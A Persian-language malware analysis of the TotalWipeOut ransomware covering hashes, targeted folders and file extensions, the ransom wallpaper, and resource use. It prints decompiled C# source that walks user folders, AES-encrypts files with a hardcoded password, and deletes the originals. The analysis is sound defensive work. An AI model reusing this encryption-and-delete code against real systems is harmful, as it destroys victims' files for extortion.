باسمه تعالی

تحلیل فنی باج افزار TotalWipeOut

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی به نام TotalWipeOut خبر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج‌افزار در اواخر ماه آگوست سال ۲۰۱۸ میلادی شروع شده و با توجه به اینکه پیغام باج‌خواهی باج‌افزار به ۹ زبان مختلف می‌باشد، به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان، اسپانیایی زبان، پرتغالی زبان، هندی زبان، روسی زبان، چینی زبان و ... می‌باشد. این باج‌افزار از الگوریتم رمزنگاری AES برای رمزگذاری استفاده می‌کند و تنها فایل‌هایی با پسوندهای مشخص و موجود در دایرکتوری‌های خاص، که در ادامه به آن اشاره خواهیم نمود را رمزگذاری می‌کند. باج‌افزار مورد اشاره پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به TW. تغییر می‌دهد و همچنین تصویر پس زمینه‌ی سیستم قربانی را نیز تغییر می‌دهد که محتوای تصویر زمینه شامل پیغام باج‌خواهی به ۹ زبان مختلف می‌باشد. طبق بررسی‌های صورت گرفته باج‌افزار مورد اشاره، قادر به ایجاد فایل پیغام باج‌خواهی نمی‌باشد، و در تصویر پس‌زمینه مربوطه نیز اشاره‌ای به نحوه‌ی برقراری ارتباط با مهاجمین، نحوه‌ی پرداخت مبلغ باج‌خواهی و ... نشده است.

مشخصات فایل اجرایی :


نام فایل	TotalWipeOut.exe
MD۵	e۷۳٤۸cfd۲d۰۵ab۳ea۵۲۳۰c۷e۱۰۹fcdc۳
SHA-۱	۷aa۲aa۹۹ffd٤۰da٤۳۹٦۱d۲۸d۳۱b۷٦a۵۱٤c٤٤d۹e۷
SHA-۲۵٦	۵٤ef۵dd۵a۹۹a۱۳b٤۷٦f۳٦۷۳a۰bce۵۲۱۹۱۸٦a۰٦d۵d۱a۸c۱۷٦۹۸۲۷۲٦۷c٤۲۱b٦b٦۵
اندازه فایل	۱۹۷.۵ KB
کامپایلر	Morphine v۱.۲ (DLL)

فایل اجرایی این باج افزار دارای سه بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۷.۸۸	۸۱۹۲	۱۹۹٦۷۲	۱۹۹٦۸۰
.rsrc	٤.۱۲	۲۱۲۹۹۲	۱٤۸٤	۱۵۳٦
.reloc	۰.۱	۲۲۱۱۸٤	۱۲	۵۱۲

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار TotalWipeOut، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا پنجره‌ی موجود در تصویر زیر را به نمایش می‌گذارد که این پنجره با پایان فرایند مربوط به باج‌افزار بسته می‌شود :




پس از پایان فرایند رمزگذاری فایل‌ها، تصویر پس‌زمینه‌ی سیستم قربانیان به شکل زیر تغییر پیدا خواهد نمود :



همانطور که مشاهده می‌شود تصویر پس‌زمینه، شامل پیغام باج‌خواهی به ۹ زبان مختلف می‌باشد. بر اساس پیغام باج‌خواهی مهاجمین اعلام نموده‌اند که فایل‌های قربانیان رمزگذاری شده است و برای رمزگشایی فایل‌ها قربانیان باید مبلغ ۱ XMR یا ۲۰۰ دلار پرداخت نمایند. همانطور که مشاهده شد در این تصویر هیچ توضیحی درباره‌ی نحوه‌ی پرداخت مبلغ باج‌خواهی، راه برقراری ارتباط با مهاجمین و ... ارائه نشده است و طبق بررسی کدمنبع باج‌افزار هیچ‌گونه متنی مرتبط با پیغام باج‌خواهی مشاهده نگردید.

پس از اجرای باج‌افزار فایل مربوط به تصویر پس‌زمینه باج‌افزار در مسیر C:\Users\admin\AppData\Local\Temp ایجاد می‌گردد :



همانطور که اشاره شد باج‌افزار TotalWipeOut تنها فایل‌هایی با پسوندهای مشخص و موجود در دایرکتوری‌های خاص را رمزگذاری می‌کند که لیست آن‌ها در زیر آمده است :

دایرکتوری‌های مورد هدف باج‌افزار :


Desktop, ApplicationData, Personal, Recent, CommonDesktopDirectory, UserProfile, CommonApplicationData, DesktopDirectory, C:\\ProgramData

لیست فایل‌هایی که توسط باج‌افزار رمزگذاری می‌شوند :

.DOC, .DOCX, .LOG, .MSG, .ODT, .PAGES, .RTF, .TEX, .TXT, .WPD, .WPS, .CSV, .DAT, .GED, .KEY, .KEYCHAIN, .PPS, .PPT, .PPTX, .SDF, .TAR, .TAX2016, .TAX2017, .VCF, .XML, .AIF, .IFF, .M3U, .M4A, .MID, .MP3, .MPA, .WAV, .WMA, .3G2, .3GP, .ASF, .AVI, .FLV, .M4V, .MOV, .MP4, .MPG, .RM, .SRT, .SWF, .VOB, .WMV, .3DM, .3DS, .MAX, .OBJ, .BMP, .DDS, .GIF, .JPG, .PNG, .PSD, .PSPIMAGE, .TGA, .THM, .TIF, .TIFF, .YUV, .AI, .EPS, .PS, .SVG, .INDD, .PCT, .PDF, .XLR, .XLS, .XLSX, .ACCDB, .DB, .DBF, .MDB, .PDB, .SQL, .APK, .APP, .BAT, .CGI, .COM, .EXE, .GADGET, .JAR, .WSF, .DEM, .GAM, .NES, .ROM, .SAV, .DWG, .DXF, .GPX, .KML, .KMZ, .ASP, .ASPX, .CER, .CFM, .CSR, .CSS, .HTM, .HTML, .JS, .JSP, .PHP, .RSS, .XHTML, .CRX, .PLUGIN, .FNT, .FON, .OTF, .TTF, .CAB, .CPL, .CUR, .DLL, .DMP, .DRV, .ICNS, .ICO, .LNK, .SYS, .CFG, .INI, .PRF, .HQX, .MIM, .UUE, .7Z, .CBR, .DEB, .GZ, .PKG, .RAR, .RPM, .SITX, .TAR, .GZ, .ZIP, .ZIPX, .BIN, .CUE, .DMG, .ISO, .MDF, .TOAST, .VCD, .C, .CLASS, .CPP, .CS, .DTD, .FLA, .H, .JAVA, .LUA,

.M, .PL, .PY, .SH, .SLN, .SWIFT, .VB, .VCXPROJ, .XCODEPROJ, .BAK, .TMP, .CRDOWNLOAD, .ICS, .MSI, .PART, .TORRENT


نتایج حاصل از تحلیل کد نشان می‌دهد که این باج‌افزار، فایل‌ها را با استفاده از الگوریتم رمزنگاری AES رمزگذاری کرده و پسوند فایل‌ها را پس از رمزگذاری به TW. تغییر می‌دهد. تصویر زیر نشان‌دهنده فایل-های رمزگذاری شده توسط این باج افزار می‌باشد :



همانطور که در تصویر نیز قابل مشاهده است در صورتی که پسوند فایل‌های مورد هدف با حروف انگلیسی کوچک باشند، این فایل‌ها توسط باج‌افزار رمزگذاری نمی‌شوند.

طبق مشاهدات صورت گرفته، در صورت بالا بودن ظرفیت منابع سیستم قربانی، سرعت رمزگذاری فایل‌ها نیز بالاتر خواهد بود و هنگام اجرای باج‌افزار TotalWipeOut شاهد بودیم که این باج‌افزار به طور میانگین از ۴۰ الی ۵۰ درصد ظرفیت CPU، و ۲۵ الی ۳۰ درصد ظرفیت حافظه (RAM) استفاده می‌کند. همچنین مدت زمان رمزگذاری فایل‌ها با توجه به اینکه باج‌افزار تنها فایل‌های موجود در دایرکتوری‌های محدودی را رمزگذاری می‌کند بستگی به حجم فایل‌های موجود در آن دایرکتوری‌ها دارد، به طور مثال باج‌افزار حدود ٦

گیگابایت داده را در مدت ٦ دقیقه رمزگذاری نمود. تصویر زیر مربوط به نمودار مصرف منابع سیستم توسط باج‌افزار، از لحظه‌ی شروع تا انتهای فرایند رمزگذاری می‌باشد :




همانطور که مشاهده گردید این باج‌افزار تعداد محدودی فایل با پسوندهای مشخص موجود در دایرکتوری‌های محدودی در سیستم قربانی را مورد حمله قرار می‌دهد و آن‌ها را رمزگذاری می‌کند و با توجه به اینکه آسیب زیادی به سیستم قربانیان وارد نمی‌کند آن‌ها به راحتی می‌توانند سیستم خود را با آخرین نسخه‌ی آنتی‌ویروس‌های معتبر موجود، اسکن نمایند و از آسیب‌های احتمالی این باج‌افزار رهایی یابند. همچنین قربانیان می‌توانند از فایل‌های رمزگذاری شده نسخه‌ی پشتیبان تهیه نمایند تا در صورت ارائه‌ی رمزگشای مربوط به این باج‌افزار، فایل‌ها را رمزگشایی نمایند.

بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد. بنابراین توصیه می‌گردد از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک جداً خودداری نمایند.


تحلیل ایستا:

پس از تحلیل کد باج‌افزار TotalWipeOut به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار TotalWipeOut ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد، تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



تصویر زیر مربوط به تصویر پس زمینه باج‌افزار در کدمنبع آن می‌باشد :



طبق بررسی کدمنبع باج‌افزار، یک یادداشت تحت عنوان _READ_FOR_YOUR_FILES_ مشاهده گردید که فایل مربوط به آن پس از اجرای باج‌افزار در هیچ کدام از دایرکتوری‌های سیستم قربانی مشاهده نگردید، تصویر زیر مربوط به این فایل می‌باشد :

```
_____READ_FOR_YOUR_FILES_____...
1   BlahBlahBlahBlahBlahBlahBlahBlahBlahBlahBlah
```

قطعه کد زیر مربوط به تابع Main() باج‌افزار می‌باشد که در آن دایرکتوری‌های مورد هدف باج‌افزار به همراه تابع مربوط به تغییر تصویر پس زمینه سیستم قربانی قابل مشاهده است :

```
Main(string[]) : void
1  // TotalWipeOut.Program
2  // Token: 0x06000002 RID: 2 RVA: 0x00002050 File Offset: 0x00000250
3  private static void Main(string[] args)
4  {
5      Program.FullyRekt("C:\\");
6      string dirToCheck;
7      Program.SHGetKnownFolderPath(Program.KnownFolder.Downloads, 0u, IntPtr.Zero, out dirToCheck);
8      Program.ChekDir(dirToCheck);
9      Program.ChekDir(Environment.GetFolderPath(Environment.SpecialFolder.Desktop));
10     Program.ChekDir(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
11     Program.ChekDir(Environment.GetFolderPath(Environment.SpecialFolder.Personal));
12     Program.ChekDir(Environment.GetFolderPath(Environment.SpecialFolder.Recent));
13     Program.ChekDir(Environment.GetFolderPath(Environment.SpecialFolder.CommonDesktopDirectory));
14     Program.ChekDir(Environment.GetFolderPath(Environment.SpecialFolder.UserProfile));
15     Program.ChekDir(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData));
16     Program.ChekDir(Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory));
17     Program.ChekDir("C:\\ProgramData\\");
18     Resources.Untitled.Save(Path.GetTempPath() + "\\Untitled.jpg");
19     Program.SystemParametersInfo(Program.SPI_SETDESKWALLPAPER, 1u, Path.GetTempPath() + "\\Untitled.jpg", Program.SPIF_UPDATEINIFILE);
20 }
21
```

قطعه کد زیر مربوط به تابع ChekDir() می‌باشد که توابع مربوط به دریافت فایل‌ها جهت رمزگذاری آن‌ها و تابع رمزگذاری فایل‌ها را فراخوانی می‌کند :

```
ChekDir(string) : void
1  // TotalWipeOut.Program
2  // Token: 0x06000006 RID: 6 RVA: 0x0000237C File Offset: 0x0000057C
3  public static void ChekDir(string DirToCheck)
4  {
5      string[] files = Directory.GetFiles(DirToCheck);
6      for (int i = 0; i < files.Length; i++)
7      {
8          string text = files[i];
9          string fileName = Path.GetFileName(text);
10         string ext = Path.GetExtension(fileName);
11         bool flag = Program.strNamesArray.Any((string x) => x == ext);
12         if (flag)
13         {
14             try
15             {
16                 byte[] input = File.ReadAllBytes(text);
17                 byte[] bytes = Program.Encrypt(input);
18                 File.WriteAllBytes(text + ".TW", bytes);
19                 File.Delete(text);
20                 File.AppendAllText("C:\\8000\\Files.txt", "ENCRYPTED --  " + text + Environment.NewLine);
21                 GC.Collect();
22             }
23             catch
24             {
25             }
26         }
27     }
28 }
29
```

همچنین به نظر می‌رسد تابع ChekDir() با فراخوانی AppendAllText(,) یک فایل متنی در مسیر C:\\۸۰۰۰\\Files.txt ایجاد می‌کند که طی بررسی‌های صورت گرفته، پس از اجرای باج‌افزار چنین فایلی ایجاد نمی‌شود که به نظر می‌رسد کدمنبع باج‌افزار دارای نواقصی می‌باشد.

قطعه کد زیر مربوط به تابع Encrypt() می‌باشد که باج‌افزار برای رمزگذاری فایل‌ها آن را فراخوانی می‌کند و طبق این قطعه کد باج‌افزار از الگوریتم رمزنگاری AES برای رمزگذاری فایل‌ها استفاده می‌کند :

Encrypt(byte[]) : byte[]

```
// TotalWipeOut.Program
// Token: 0x06000007 RID: 7 RVA: 0x0000244C File Offset: 0x0000064C
public static byte[] Encrypt(byte[] input)
{
    PasswordDeriveBytes passwordDeriveBytes = new PasswordDeriveBytes("ballsack", new byte[]
    {
        67,
        135,
        35,
        114
    });
    MemoryStream memoryStream = new MemoryStream();
    Aes aes = new AesManaged();
    aes.Key = passwordDeriveBytes.GetBytes(aes.KeySize / 8);
    aes.IV = passwordDeriveBytes.GetBytes(aes.BlockSize / 8);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateEncryptor(), CryptoStreamMode.Write);
    cryptoStream.Write(input, 0, input.Length);
    cryptoStream.Close();
    return memoryStream.ToArray();
}
```

طبق قطعه کد زیر به نظر می‌رسد این باج‌افزار یک Wiper (پاک کننده) باشد، اما طبق بررسی‌های صورت گرفته در حال حاضر فایل‌ها توسط این باج‌افزار حذف نمی‌شوند :

